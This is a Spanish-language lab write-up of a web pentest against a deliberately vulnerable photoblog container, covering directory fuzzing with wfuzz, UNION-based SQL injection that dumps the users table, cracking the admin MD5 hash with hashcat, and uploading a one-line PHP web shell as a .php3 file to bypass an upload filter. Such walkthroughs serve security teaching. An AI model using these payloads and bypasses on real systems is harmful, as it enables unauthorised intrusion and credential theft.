

My Awesome Photoblog

En este laboratorio hemos trabajado conceptos básicos de pentesting, entre los cuales se incluyen:

- Web [fuzzing](#).
- SQL Injection.
- Remote command execution.
- Reverse shell.
- Linux privilege escalation.

Primeros pasos. Fuzzing.

Nada más arrancar el contenedor Docker, podemos acceder al servidor web iniciado (por defecto) en el puerto local 8888.



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

last picture: cthulhu



No Copyright

Observamos un blog de imágenes bastante simple. Cada botón de la navbar cambia el parámetro id de la url.

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

picture: ruby



picture: cthulhu



No Copyright

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures

picture: hacker



No Copyright

El último boton *All pictures* corresponde a una página *all.php*, aparentemente con todas las fotos disponibles.



Para empezar, vamos a [*fuzzear*](#) la url de la página en busca de rutas no accesibles mediante botones en la página inicial. Podemos automatizar este proceso con cualquier herramienta de fuzzing. Yo voy a utilizar Wfuzz, ya que estoy utilizando una máquina [Kali](#) y viene con esta herramienta instalada por defecto.

El *wordlist* que he utilizado se puede descargar [aquí](#). Es recomendable borrar los primeros comentarios del diccionario para evitar que el programa *fuzzer* lo tomé como rutas a testear.

Para buscar rutas con *Wfuzz*, he utilizado el siguiente comando

```
wfuzz --hc 404 -w /usr/share/wordlists/SecLists/directory-list-2.3-small.txt http://192.168.1.61:8888/FUZZ
```

Flag	Significado
--hc	<i>hide code</i> , oculta aquellos resultados que devuelvan el código 404
-w	<i>wordlist</i> , el diccionario a utilizar

Al final del comando, indicamos mediante la palabra *FUZZ* el espacio donde inyectaremos el payload, es decir, cada una de las palabras probadas con el diccionario.

El resultado de la ejecución es el siguiente

```
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

```
Target: http://192.168.1.61:8888/FUZZ
```

```
Total requests: 87650
```

```
=====
ID           Response  Lines  Word      Chars  Payload
=====
```

```
000000002:  301        7 L    20 W      240 Ch  "images"
000000189:  301        7 L    20 W      240 Ch  "Images"
000000245:  301        7 L    20 W      239 Ch  "admin"
000000535:  301        7 L    20 W      237 Ch  "css"
000001409:  301        7 L    20 W      241 Ch  "classes"
000003635:  301        7 L    20 W      240 Ch  "IMAGES"
000006147:  301        7 L    20 W      239 Ch  "Admin"
000008142:  301        7 L    20 W      237 Ch  "CSS"
000045633:  200        67 L   98 W     1338 Ch
"http://192.168.1.61:8888/"
000065214:  301        7 L    20 W      241 Ch  "Classes"
```


```
Total time: 88.24362
```

```
Processed Requests: 87650
```

```
Filtered Requests: 87640
```

```
Requests/sec.: 993.2728
```

Todas las rutas devuelven un código http 301, lo que indica que la página ha sido movida a otra ruta. El servidor nos redirige a otra página al intentar acceder a estas, pero ello no implica que no podamos acceder a estas páginas desde nuestro navegador, por ejemplo:



The screenshot shows a web browser at the URL `192.168.1.61:8888/classes/`. The page displays an "Index of /classes" with a table of files:

Name	Last modified	Size	Description
Parent Directory	-	-	-
auth.php	2022-06-22 09:02	406	
category.php	2022-06-22 09:02	855	
db.php	2022-06-22 09:02	127	
phpfix.php	2022-06-22 09:02	106	
picture.php	2022-06-22 09:02	3.0K	
user.php	2022-06-22 09:02	576	

The network inspector shows a GET request to `http://192.168.1.61:8888/classes/` with a status of 200 OK. The response headers include:

- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 482
- Content-Type: text/html; charset=UTF-8
- Date: Thu, 23 Jun 2022 13:30:23 GMT
- Keep-Alive: timeout=5, max=99
- Server: Apache/2.4.10 (Debian) PHP/5.3.29
- Vary: Accept-Encoding

The request headers include:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: PHPSESSID=badd558003f77fb631140b83a3610df
- Host: 192.168.1.61:8888
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Nota

Esta exposición de recursos es una vulnerabilidad mal gestionada por parte del administrador del servidor web. Un atacante podría descargar archivos sin autorización accediendo a rutas mal protegidas.

Explotando los parámetros de la URL. Inyecciones SQL.

Volviendo a la página principal, habíamos comentado que la URL utiliza el parámetro `id` para mostrar cada una de las categorías del blog. Vamos a probar a introducir entradas que no deberían de ser admitidas por el servidor.



The screenshot shows a web browser at the URL `192.168.1.61:8888/cat.php?id=.`


My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

Unknown column 'a' in 'where clause'

No Copyright

El servidor nos devuelve entonces un error SQL. Podemos intuir que el parámetro de la URL corresponde a una condición en la cláusula WHERE de una consulta SQL. Podríamos tratar de hallar el sistema de gestión de bases de datos utilizado por el servidor. Probemos a introducir otro dato inesperado, como por ejemplo una operación matemática.



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

You have an error in your SQL syntax; check the manual that corresponds to your [MySQL](#) server version for the right syntax to use near '1' at line 1

No Copyright




El error devuelto por servidor indica que el sistema utilizado es MySQL.

Nota

El administrador del servidor debería de ocultar los errores de la base de datos al cliente, ya que un atacante podría valerse de la información devuelta, como ya hemos visto, para obtener más información del sistema.

Nuestro objetivo ahora es hallar toda la información posible de la base de datos, en busca de tablas, columnas y usuarios con privilegios. La información mostrada en el blog corresponde a una o varias tablas y columnas de la base de datos, así que si descubrimos cuáles son, podríamos modificar el contenido de la página para mostrar información más sensible.

Empecemos por hallar la cantidad de columnas que tiene la tabla que utiliza el blog para almacenar y mostrar las imágenes. Una forma típica de hallar el número de columnas es utilizando la cláusula ORDER BY. MySQL permite ordenar tanto por nombre de columna como por índice. En este caso, ya que (aún) no tenemos los nombres, podemos hallar el número de columnas de la siguiente manera:

← → ↻ 🏠   192.168.1.61:8888/cat.php?id=1 ORDER BY 3 

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)




My Awesome Photoblog

Hi

picture: cthulhu



picture: ruby


← → ↻ 🏠   192.168.1.61:8888/cat.php?id=1 ORDER BY 4 

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

My Awesome Photoblog

picture: ruby





My Awesome Photoblog

Unknown column '5' in 'order clause'

No Copyright

Al intentar ordenar por la columna con el índice 5, MySQL devuelve el error *Unknown column '5' in 'order clause'*, lo que significa que la tabla en cuestión tiene 4 columnas. Pero, ¿cómo podríamos utilizar esta información a nuestro favor ahora?

Sabiendo el número de columnas, podemos tratar de combinar los resultados devueltos por la página con los nuestros propios utilizando la cláusula [UNION](#).

Podríamos probar una consulta de UNION simple para ver el resultado mostrado en la página, por ejemplo:

```
1 UNION SELECT 1,2,3,4
```


My Awesome Photoblog

Ho!

picture: ruby



picture: cthulhu



picture: 2

2

No Copyright

Parece que la fila introducida se muestra también en la página. Observamos que la información mostrada es "picture: 2". ¿Qué significa esto exactamente? Pues que el campo que se muestra como título de cada página es el 2. Luego, si en vez de introducir "2" como valor del campo 2 de la consulta, introduciéramos un comando de MySQL... ¿Qué ocurriría?

Podemos utilizar esta [cheat sheet](#) para empezar a probar distintas inyecciones SQL. Probemos a mostrar, por ejemplo, la versión de MySQL.

192.168.1.61:8888/cat.php?id=1 UNION SELECT 1,@version,3,4

Click here on the bookmarks toolbar. Manage bookmarks...

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

picture: ruby



picture: cthulhu



picture: 5.7.38

5.7.38

No Copyright

Este agujero de seguridad nos permitirá conseguir mucha información de la base de datos. Algunos ejemplos:

Nombre de la base de datos: photoblog

192.168.1.61:8888/cat.php?id=1 UNION SELECT 1, database(), 3, 4

here on the bookmarks toolbar. [Manage bookmarks...](#)

My Awesome Photoblog

[Home](#) | [test](#) | [rux](#)

picture: ruby



picture: cthulhu



picture: photoblog

photoblog

No Copyright

Tablas de la base de datos

192.168.1.61:8888/cat.php?id=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables

re on the bookmarks toolbar. Manage bookmarks...

INNODB_SYS_FOREIGN_COLS

picture: innodb_cmpmem

INNODB_CMPMEM

picture: innodb_buffer_pool_stats

INNODB_BUFFER_POOL_STATS

picture: innodb_sys_columns

INNODB_SYS_COLUMNS

picture: innodb_sys_foreign

INNODB_SYS_FOREIGN

picture: innodb_sys_tablestats

INNODB_SYS_TABLESTATS

picture: categories

categories

picture: pictures

pictures

picture: users

users

Info

MySQL tiene una base de datos interna llamada *information_schema*. Esta se encarga de almacenar los nombres de las tablas, vistas, columnas y procedimientos del resto de las bases de datos del sistema.

Desde la última consulta, podemos intuir que la información que se muestra en la página corresponde a la tabla *pictures*. Vamos a hallar los nombres de las columnas de dicha tabla. Sin embargo, al intentar escribir el nombre de la tabla en la cláusula

WHERE, el servidor nos devolverá el siguiente error:

```
192.168.1.61:8888/cat.php?id=1 UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_name="pictures"
on the bookmarks toolbar. Manage bookmarks...
```

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "pictures" at line 1

No Copyright

El servidor está configurado para escapar algunos caracteres como comillas simples o dobles. Esto impide que podamos introducir strings de la forma tradicional en la consulta en cuestión. Sin embargo, MySQL permite también introducir cadenas hexadecimales que interpretará en decimal constantemente. Por tanto, vamos a convertir "pictures" a hexadecimal. Cualquier conversor de internet es válido, pero yo voy a utilizar la herramienta [od](#), ya que viene preinstalada también en Kali.

```
echo -n "pictures" | od -A n -t x1 | tr -d " "
7069637475726573
```

Flag	Significado
echo -n	Omitir el salto de línea final
od -A n	Omitir el prefijo de dirección numérica inicial
od -t x1	Indicar el formato de conversión. x indica hexadecimal, 1 byte
tr -d ""	Eliminar los espacios en blanco entre bytes

Introducimos el resultado obtenido en la clausula where con el prefijo 0x, indicando que se trata de un valor decimal.

picture: ruby



picture: cthulhu



picture: id

id

picture: title

title

picture: img

img

picture: cat

cat

Hasta ahora, esta es la información obtenida:

Información	Resultado
Rutas de interés	/admin/
Gestor de base de datos	MySQL
Versión	5.7.38
Base de datos	photoblog
Tablas	categories, pictures y users
Columnas de la tabla pictures	id, title, img y cat

Hallando las credenciales de un usuario privilegiado. Cracking de contraseñas.

La información de la tabla "pictures" no nos servirá de mucho más a partir de ahora. Sin embargo, existe una tabla llamada users, que probablemente contenga

información sobre los usuarios registrados en el blog. Con el mismo procedimiento anterior, obtengo la información de la tabla users.

users → 0x7573657273

```
192.168.1.61:8888/cat.php?id=1 UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_name=0x7573657273
```

are on the bookmarks toolbar. [Manage bookmarks...](#)

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pic

picture: ruby



picture: cthulhu



picture: id

id

picture: login

login

picture: password

password

Veamos los usuarios y las contraseñas almacenadas

My Awesome Photoblog

[Home](#) | [test](#) | [rux](#)

picture: ruby



picture: cthulhu



picture: admin

admin

Mr. Gumball

My Awesome Photoblog

Hc

picture: ruby



picture: cthulhu



picture: [8efe310f9ab3efeae8d410a8e0166eb2](#)

8efe310f9ab3efeae8d410a8e0166eb2

Tenemos las siguientes credenciales

usuario: admin

contraseña: 8efe310f9ab3efeae8d410a8e0166eb2

Uno podría tratar de iniciar sesión en la ruta /admin/ con esas credenciales, pero no funcionará, ya que la cadena alfanumérica conseguida se trata realmente de un [hash](#), y no la contraseña real del usuario. Estas se almacenan así por motivos de seguridad, para evitar que un atacante pueda robar las contraseñas en texto plano y poder así utilizarlas para acceder a las cuentas de blog.

Info

¿Cómo puede un usuario iniciar sesión si su contraseña no está almacenada en la base de datos?

Cuando un usuario inicia sesión, el sistema computa una función hash conocida

para la contraseña introducida. Después, el resultado se compara con el hash almacenado en la base de datos. Si coinciden, se autoriza el acceso.

En general, deberíamos de analizar el hash para descubrir cuál ha sido el algoritmo utilizado. Para ello, tenemos a nuestra disposición varias herramientas y páginas web. En mi caso utilizaré *hash-identifier*, otra herramienta instalada por defecto en Kali.

```
> hash-identifier
#####
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#####


HASH: 8efe310f9ab3efeae8d410a8e0166eb2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Estamos ante un hash [MD5](#). Teniendo en cuenta todas las vulnerabilidades encontradas hasta ahora, es bastante probable que el administrador no se haya esforzado demasiado en utilizar una contraseña segura. De hecho, es bastante probable algunas páginas web de conversión a MD5 tengan cacheado este hash. Podemos hacer la prueba en la [primera página que encontremos](#)

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Quick search (free) In-depth search (1 credit) 

Loading...

Found : P4ssw0rd
(hash = 8efe310f9ab3efeae8d410a8e0166eb2)

Search mode: Quick search

Como podemos observar, el hash corresponde a la contraseña *P4ssw0rd*.

Otra forma de crackear un hash sería haciendo uso de diccionarios. En mi caso, me he valido de la herramienta [Hashcat](#) también preinstalada en Kali y de [este](#) diccionario, también de SecLists.

Guardamos el hash en un archivo admin.hash, y lo intentamos crackear de la siguiente forma:

```
hashcat -m 0 hashes 10-million-password-list-top-1000000.txt
```

```
> hashcat -m 0 hashes 10-million-password-list-top-1000000.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [
The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i9-10980HK CPU @ 2.40GHz, 6943/13951 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: 10-million-password-list-top-1000000.txt
* Passwords.: 999998
* Bytes.....: 8529108
* Keyspace..: 999998

8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 8efe310f9ab3efeae8d410a8e0166eb2
Time.Started....: Thu Jun 23 12:27:18 2022 (0 secs)
Time.Estimated...: Thu Jun 23 12:27:18 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (10-million-password-list-top-1000000.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3505.9 kH/s (0.35ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 139264/999998 (13.93%)
Rejected.....: 0/139264 (0.00%)
Restore.Point....: 131072/999998 (13.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: xxxx4444 -> Kodiak
Hardware.Mon.#1..: Util: 12%

Started: Thu Jun 23 12:27:16 2022
Stopped: Thu Jun 23 12:27:20 2022
```

El resultado es el mismo.

Con estas credenciales, podemos acceder al panel del administrador desde la URL /admin/.

Ejecución arbitraria de código. Reverse shell.

Si investigamos un poco el panel, podemos observar que hay una sección orientada a subir imágenes.

Administration of my Awesome Photoblog

Title:
File: No file selected.
test

Si el código para subir archivos no ha sido sanitizado, podríamos aprovecharnos de algunas vulnerabilidades para conseguir [ejecución arbitraria de código](#).

Probemos primero a subir una imagen arbitraria.


Administration of my Awesome Photoblog



No hay problema en subir imagenes. Pero, ¿qué pasa si intentamos subir otro tipo de archivo?

Sabemos que el servidor utiliza php como lenguaje de servidor. Hay varias formas de saber esto, en mi caso utilizo una extensión de navegador llamada [Wappalyzer](#), la cual

te muestra las tecnologías utilizadas por un servicio web.



Con esto en mente, podríamos subir un pequeño script PHP que nos permita ejecutar código arbitrario en el servidor. El script podría ser algo así:

```
<?php
    system($_GET["cmd"]);
?>
```

El funcionamiento de este script es el siguiente: los parámetros pasados por la URL son procesados en php mediante la variable superglobal `$_GET`. Posteriormente, la función `system` ejecutará el valor pasado para la variable `$_GET("cmd")` a nivel de sistema.

Si subimos el archivo como `cmd.php` al sistema, nos encontramos con lo siguiente:

Administration of my Awesome Photoblog

NO PHP!!

Home | Manage pictures | New picture | Logout

El sistema nos informa de que no está permitido subir archivos `.php`. En este momento, se puede tratar de subir archivos cambiando a mayúsculas la extensión (`.pHP`, `.pHp`, ...), pero en este caso tampoco parece funcionar.

Otra opción es subir un archivo de php de una versión más antigua, como sería php3. Si probamos a subir cmd.php3, el resultado es el siguiente:

Administration of my Awesome Photoblog

```
INSERT INTO pictures (title, img, cat) VALUES ('cmd','cmd.php3','1')
```

Hacker	delete
Ruby	delete
Cthulhu	delete
testing	delete
cmd	delete

Add a new picture

Home | Manage pictures | New picture | Logout

Parece que hemos subido el archivo php al servidor. Si hacemos click en la nueva imagen, observamos el resultado:

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures


picture: cmd
cmd

No Copyright

```
Inspector Console Debugger Network Style Editor Performer
Search HTML
<li class="active"></li>
</li>
<a href="cat.php?id=2">ruxcon |</a>
</li>
</li>
</li>
</ul>
</div>
<div id="page">
<div id="content">
<div id="block-text" class="block">
<div class="secondary-navigation">
<div class="content">
<h2 class="title">Picture: cmd</h2>
<div class="inner">


</div>
</div>
</div>
</div>
<div id="footer">
<div class="block">
<p>No Copyright</p>
```

Al inspeccionar la página, podemos ver la ruta donde está subido el archivo. Si copiamos la URL en el navegador, efectivamente podemos ver que el código php está siendo interpretado por el servidor.



